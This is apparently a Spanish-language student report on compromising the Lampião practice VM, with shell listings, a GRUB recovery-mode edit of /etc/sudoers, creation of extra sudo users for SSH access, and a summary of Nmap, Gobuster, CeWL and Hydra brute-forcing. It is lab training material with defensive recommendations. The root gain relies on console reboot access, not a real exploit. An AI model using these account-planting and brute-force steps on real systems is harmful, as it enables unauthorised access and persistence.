
Qué muestran las entradas importantes:

- drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .
 . es el directorio actual (propietario tiago, permisos rwx para owner, r-x para grupo y otros).
- drwxr-xr-x 3 root root 4096 Apr 19 2018 ..
 .. es el directorio padre (en este caso /home, propiedad root).
- Archivos ocultos típicos del entorno de shell:
 - .bash_history — historial de comandos del usuario (puede contener pistas de comandos anteriores).
 - .bash_logout, .bashrc, .profile — scripts de configuración que se ejecutan al iniciar/cerrar sesión; pueden contener alias, funciones o configuraciones personalizadas.
 - .viminfo — historial/estado de vim.
 - .aptitude (o similar) — configuración/historial de aptitude (si existe).

- Permisos (ejemplo -rw-r--r--): archivo legible por todos, escribible sólo por el propietario.

Interpretación práctica:

- El usuario tiago es un usuario normal (no root) y sus archivos de configuración son accesibles por el owner.
- .bash_history y .bashrc pueden contener información útil (comandos ejecutados, scripts, rutas), por eso suelen revisarse para reconocimiento post-acceso.



```

tiago@lampiao: /
tiago@lampiao: /home$ ls
tiago
tiago@lampiao: /home$ cd tiago
tiago@lampiao: ~$ cd /tiago
-bash: cd: /tiago: No such file or directory
tiago@lampiao: ~$ la -la
total 36
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .
drwxr-xr-x 3 root root 4096 Apr 19 2018 ..
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude
-rw----- 1 tiago tiago 25 Apr 20 2018 .bash_history
-rw-r--r-- 1 tiago tiago 220 Apr 19 2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache
-rw-r--r-- 1 tiago tiago 675 Apr 19 2018 .profile
-rw----- 1 root root 577 Apr 19 2018 .viminfo
tiago@lampiao: ~$ cd ..
tiago@lampiao: /home$ cd ..
tiago@lampiao: /$ ls
bin  dev  home  lib      media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  tmp  var

```

Descripción 17

3.19 Listado del directorio raíz / (salida final del ls)

Comando y salida:

- Después de `cd ..` y `ls` se listan entradas del **directorio raíz**: `bin dev home lib media opt root sbin sys usr vmlinuz tmp var ...`

Qué representa cada tipo de entrada (resumen rápido):

- `bin`, `sbin`, `usr/bin`, `usr/sbin`: binarios y utilidades del sistema.
- `dev`: dispositivos especiales (ficheros de dispositivos).
- `home`: directorios personales (donde está tiago).
- `lib`, `lib64`: librerías compartidas usadas por programas.
- `opt`: paquetes o aplicaciones opcionales instaladas.
- `root`: home del usuario `root`.
- `tmp`: archivos temporales.
- `var`: datos variables (logs, bases de datos, spool).
- `vmlinuz`: imagen del kernel (nombre del fichero del kernel cargable).

Interpretación práctica:

- Ver el contenido de `/` confirma que estás en una distribución Linux típica (estructura estándar del filesystem).
- Algunos directorios (`root`, `sbin`) indican dónde buscar archivos o binarios que requieren privilegios elevados.

- No hay nada extraño por sí mismo, pero al conocer la estructura puedes decidir qué áreas investigar con más detalle (logs en /var/log, binarios en /usr/bin, configuraciones en /etc —que no aparecen en la lista pero están en /).

```

tiago@lampiao:~$ cd ..
tiago@lampiao:/home$ cd ..
tiago@lampiao:/ $ ls
bin  dev  home  lib  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  temp  var
tiago@lampiao:/ $ cd /etc
tiago@lampiao:/etc$ ls
acpi  dpkg  environment  ld.so.cache  passwd-  shadow-
alternatives  fonts  ld.so.conf  perl  shells
apache2  fstab  ld.so.conf.d  php5  skel
apm  fstab.d  legal  pm  ssh
apparmor  fuse.conf  libaudit.conf  polkit-1  ssl
apparmor.d  gai.conf  libnsl-3  popularity-contest.conf  subgid
appport  groff  locale.alias  ppp  subuid
apt  group  localtime  profile  subuid-
at.deny  group  logcheck  protocols  sudoers
bash.bashrc  grub.d  logrotate.conf  python  sudoers.d
bash_completion  gshadow  logrotate.d  python2.7  sysctl.conf
bash_completion.d  hdparm.conf  lsb-release  python3  systemd
bindresvport.blacklist  hosts  ltrace.conf  python3.4  terminfo
blkid.conf  hostname  magic  rc0.d  timezone
blkid.tab  hosts  magic.mime  rc1.d  ucf.conf
byobu  hosts  mailcap  rc3.d  udev
ca-certificates  hosts.allow  mailcap.order  rc4.d  ufw
ca-certificates.conf  hosts.deny  manpath.config

```

Descripción 18

3.20 Convertir a Tiago como sudo

3.20.1 Reinicia la VM y entra en modo de recuperación (GRUB single user):

- Reinicia lampiao.
- En el menú de GRUB, selecciona la entrada de Ubuntu y pulsa e.
- Busca la línea que empieza con linux y al final agrega:

```

vm [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

GNU GRUB  version 2.02~beta2-9ubuntu1.14

setparams 'Ubuntu'

recordfail
load_video
gfxmode $linux_gfx_mode
insmod gzio
insmod part_msdos
insmod ext2
set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 51a898ec-a427-40cc\
-a7c8-a09b023c8a0f
else
  search --no-floppy --fs-uuid --set=root 51a898ec-a427-40cc-a7c\
Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.

```

Descripción 19

3.20.2 se le dan los privilegios a tiago

dentro de nano, se agrega la siguiente línea en modo lectura. Solo tienes que remontar el sistema de archivos con permisos de escritura (mount -o remount,rw /) y ya podrás usar usermod.

```

GNU nano 2.2.6      File: /etc/sudoers      Modified

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d

tiago ALL=(ALL:ALL) ALL

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page ^U UnCut Text ^T To Spell

```

3.20.3 Inicializa como root

Se inicializa como root provisional para que darle los acceso como superusuario a tiago

```
root@(none):/# sudo su
sudo: unable to resolve host (none)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# sudo -i
sudo: unable to resolve host (none)
-bash: cannot set terminal process group (1): Inappropriate ioctl for device
-bash: no job control in this shell
root@(none):~# groups tiago
tiago : tiago
root@(none):~# sudo whoami
sudo: unable to resolve host (none)
root
root@(none):~#
```

Descripción 21

3.20.4 Confirmamos si Tiago tiene el modo sudo

Aplicamos el comando sudo usermod -aG sudo rosa para que probar si tiago esta en modo sudo y efectivamente esta en modo sudo, ya que nos dice que el usuario rosa no existe

```
User tiago may run the following commands on lampiao:
(ALL : ALL) ALL
tiago@lampiao:~$ sudo usermod -aG sudo rosa
usermod: user 'rosa' does not exist
tiago@lampiao:~$
```

Descripción 22

3.20.5 Creamos usuarios

En este paso creamos los usuarios ROSA Y SANDOVAL, como usuarios de prueba aquí nos pide que llenemos la información de ellos

```
tiago@lampiao:~$ sudo adduser rosa
Adding user `rosa' ...
Adding new group `rosa' (1001) ...
Adding new user `rosa' (1001) with group `rosa' ...
Creating home directory `/home/rosa' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for rosa
Enter the new value, or press ENTER for the default
    Full Name []: rosa
    Room Number []: rosa
    Work Phone []: 123
    Home Phone []: 123
    Other []: 123
Is the information correct? [Y/n] y
tiago@lampiao:~$ sudo adduser sandoval
Adding user `sandoval' ...
Adding new group `sandoval' (1002) ...
Adding new user `sandoval' (1002) with group `sandoval' ...
Creating home directory `/home/sandoval' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for sandoval
Enter the new value, or press ENTER for the default
    Full Name []: sandoval
    Room Number []: 1234
    Work Phone []: 1234
    Home Phone []: 1234
    Other []: 1234
Is the information correct? [Y/n] y
tiago@lampiao:~$
```

Descripción 23

3.20.6 Privilegios de administrador

En este paso le damos a los usuarios creados privilegios de administrador con los comandos que se ven en pantalla

```

tiago@lampiao:~$ sudo usermod -aG sudo rosa
tiago@lampiao:~$ sudo usermod -aG sudo sandoval
tiago@lampiao:~$ id rosa
uid=1001(rosa) gid=1001(rosa) groups=1001(rosa),27(sudo)
tiago@lampiao:~$ id sandoval
uid=1002(sandoval) gid=1002(sandoval) groups=1002(sandoval),27(sudo)
tiago@lampiao:~$

```

Descripción 24

Usuario 1 SSH

3.20.7 Accedemos a SSH con el usuario ROSA recién creado

```

Archivo Acciones Editar Vista Ayuda
(rosa@rosa)-[~]
$ ssh rosa@10.10.10.12
rosa@10.10.10.12's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Mon Sep 15 20:26:10 BRT 2025

System load:  0.0                Processes:            163
Usage of /:   7.5% of 19.07GB    Users logged in:     1
Memory usage: 18%                IP address for eth0: 10.10.10.12
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

rosa@lampiao:~$

```

Descripción 25

Usuario 2 SSH

3.20.8 Accedemos a SSH con el usuario SANDOVAL recién creado

```
Archivo Acciones Editar Vista Ayuda
(rosa@rosa)-[~]
$ ssh sandoval@10.10.10.12
sandoval@10.10.10.12's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Mon Sep 15 20:26:55 BRT 2025

System load:  0.0                Processes:            163
Usage of /:   7.5% of 19.07GB    Users logged in:     1
Memory usage: 18%                IP address for eth0: 10.10.10.12
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

sandoval@lampiao:~$
```

Descripción 26

4 PROBLEMAS ENCONTRADOS Y SOLUCIONES

1. Dificultad para identificar servicios abiertos

- **Problema:** Al inicio no se conocían los puertos disponibles de la máquina, lo que hacía complicado saber por dónde empezar.
- **Solución:** Se utilizó **Nmap** con un escaneo completo de puertos (-p-), lo que permitió descubrir qué servicios estaban activos y accesibles.

2. Enumeración limitada del servicio web

- **Problema:** No se encontraba información útil en la página principal del servidor.
- **Solución:** Con **Gobuster** se logró descubrir directorios ocultos y rutas que daban acceso a zonas más sensibles de la aplicación web.

3. Credenciales desconocidas en el login

- **Problema:** La página de autenticación pedía usuario y contraseña, pero no se tenía ninguno válido.
- **Solución:** Se generó un diccionario de contraseñas con **CeWL** a partir de palabras del sitio web, lo que permitió realizar intentos de fuerza bruta y encontrar credenciales correctas.

4. Acceso restringido a SSH

- **Problema:** Aunque se tenía el servicio SSH visible, no se conocían las contraseñas de los usuarios.
- **Solución:** Se usó **Hydra** junto con el diccionario generado, logrando acceso como el usuario *tiago*.

5. Escalada de privilegios limitada

- **Problema:** El usuario *tiago* no tenía permisos de root, lo que impedía realizar cambios importantes en el sistema.
- **Solución:** Se usó la herramienta **LinEnum** para revisar configuraciones del sistema y luego, modificando permisos y grupos, se otorgó privilegios de **sudo** a *tiago*, con lo que se consiguió acceso root.

6. Creación de usuarios con permisos

- **Problema:** Una vez con acceso root, se necesitaba comprobar la creación de nuevos usuarios y su conexión al servidor.
- **Solución:** Se crearon los usuarios **ROSA** y **SANDOVAL**, se les dieron permisos administrativos y se probó su ingreso por SSH de manera exitosa.

7. Acceder a la pagina de lampiao

- **Problema:** una vez se crearon los usuarios ROSA Y SANDOVAL, se debía ingresar a la pagina lo cual no tuvo éxito.

5 RECOMENDACIONES

- Usar contraseñas más robustas para evitar ataques de fuerza bruta.
- Restringir el acceso a servicios como SSH a direcciones IP confiables.
- Mantener actualizado el sistema operativo y las aplicaciones web para reducir riesgos de vulnerabilidades conocidas.
- Monitorear constantemente los archivos de registro (/var/log) para identificar intentos de acceso sospechosos.
- Implementar autenticación multifactor para los accesos administrativos.

6 CONCLUSIÓN

La práctica con la máquina Lampião permitió afianzar conocimientos sobre el ciclo de un ataque: **enumeración, explotación y escalada de privilegios**. Se logró el objetivo de obtener acceso root a partir de un usuario básico, y además se probó la creación de nuevos usuarios con privilegios administrativos. Esta experiencia demuestra la importancia de la seguridad en la configuración de servicios, la gestión adecuada de contraseñas y la actualización constante de los sistemas.

7 REFERENCIAS BIBLIOGRÁFICAS

- Documentación oficial de **Nmap**: <https://nmap.org/book/>
- Repositorio oficial de **Gobuster**: <https://github.com/OJ/gobuster>
- Documentación de **CeWL**: <https://digi.ninja/projects/cewl.php>
- Repositorio de **Hydra**: <https://github.com/vanhauser-thc/thc-hydra>
- Repositorio de **LinEnum**: <https://github.com/rebootuser/LinEnum>
- Seguridad y auditoria de redes(Rafael Sandoval Morales) (2025).